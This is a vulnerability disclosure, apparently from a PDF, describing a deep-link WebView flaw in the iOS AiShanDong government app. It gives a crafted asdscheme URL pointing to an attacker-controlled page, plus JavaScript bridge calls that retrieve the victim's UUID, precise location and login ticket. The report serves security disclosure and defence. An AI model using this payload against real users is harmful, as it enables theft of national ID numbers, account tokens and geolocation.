


An information leak vulnerability in the iOS version of AiShanDong App

Brief Description

AiShanDong app is the official government service app of Shandong Province Government in China, offering convenient services for citizens to handle government-related affairs efficiently. It has more than 7,000 ratings (as of 2025-01-11).



The iOS version of the AiShanDong supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.


Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the AiShanDong app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **retrieving victim's personal information** (such as Real Name, National ID Number, Phone Number), **retrieving victim's account information** (such as AccountID, AccountName, Token, Ticket),

retrieving victim's geolocation information, interfering with victim's normal use (such as forcefully crashing the app, forcefully logging out the account).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **asdscheme://sdzwfw/openapp?goto=%7B'path':'webview','title':'AiShanDong Official','url':'https://attack.com/attack.html'%7D**. Here, "attack.com" represents a domain under the attacker's control. In our experiment, we use "https://zhouziyi1.github.io/iOSJS/aishandong/atkAiShanDong.html" as the malicious webpage.

When the victim clicks on this link (**asdscheme://sdzwfw/openapp?goto=%7B'path':'webview','title':'AiShanDong Official','url':'https://zhouziyi1.github.io/iOSJS/aishandong/atkAiShanDong.html'%7D**), it directs the victim to the AiShanDong app and opens the webpage **https://zhouziyi1.github.io/iOSJS/aishandong/atkAiShanDong.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **retrieving victim's personal information** (such as Real Name, National ID Number, Phone Number), **retrieving victim's account information** (such as AccountID, AccountName, Token, Ticket), **retrieving victim's geolocation information, interfering with victim's normal use** (such as forcefully crashing the app, forcefully logging out the account).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```

window.myproperty = {};
myproperty.nativeCallback = function(callbackID, p2, res, p4, p5){
    switch(callbackID){
        case "cb_getUUID":
            document.getElementById("AccountUUID").innerText = "Your AccountUUID: \n" + res;
            break;
        case "cb_getLocation":
            if (typeof res === 'string'){break;}
            var json = res;
            document.getElementById("PreciseGeolocation").innerText = "Your Precise Geolocation: \n" + " (" +
                json.longitude + ", " + json.latitude + ")";
            document.getElementById("City").innerText = "Your City: " + json.cityName;
            document.getElementById("District").innerText = "Your District: " + json.region;
            document.getElementById("AddressDetail").innerText = "Your AddressDetail: \n" + json.detailAddress;
            break;
    }
}

```

```

window.webkit.messageHandlers.cordova.postMessage([
    "cb_getUUID", "CDVUUID", "getUUID", []
]);

window.webkit.messageHandlers.cordova.postMessage([
    "cb_getLocation", "CDVLocation", "getLocation", []
]);

window.webkit.messageHandlers.cordova.postMessage([
    "cb_getTicketWithoutDialog", "CDVLogin", "getTicketWithoutDialog", []
]);

```

Impact of the Vulnerability

Scope of the vulnerability: at least including AiShanDong iOS version 5.0.0 (the latest version as of 2025-01-11).

Consequences of the vulnerability: Information disclosure.

Download Link For Affected Application:

🔗 **US:**

<https://apps.apple.com/us/app/%E7%88%B1%E5%B1%B1%E4%B8%9C/id1064793304>

🔗 **CN:**

<https://apps.apple.com/cn/app/%E7%88%B1%E5%B1%B1%E4%B8%9C/id1064793304>

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.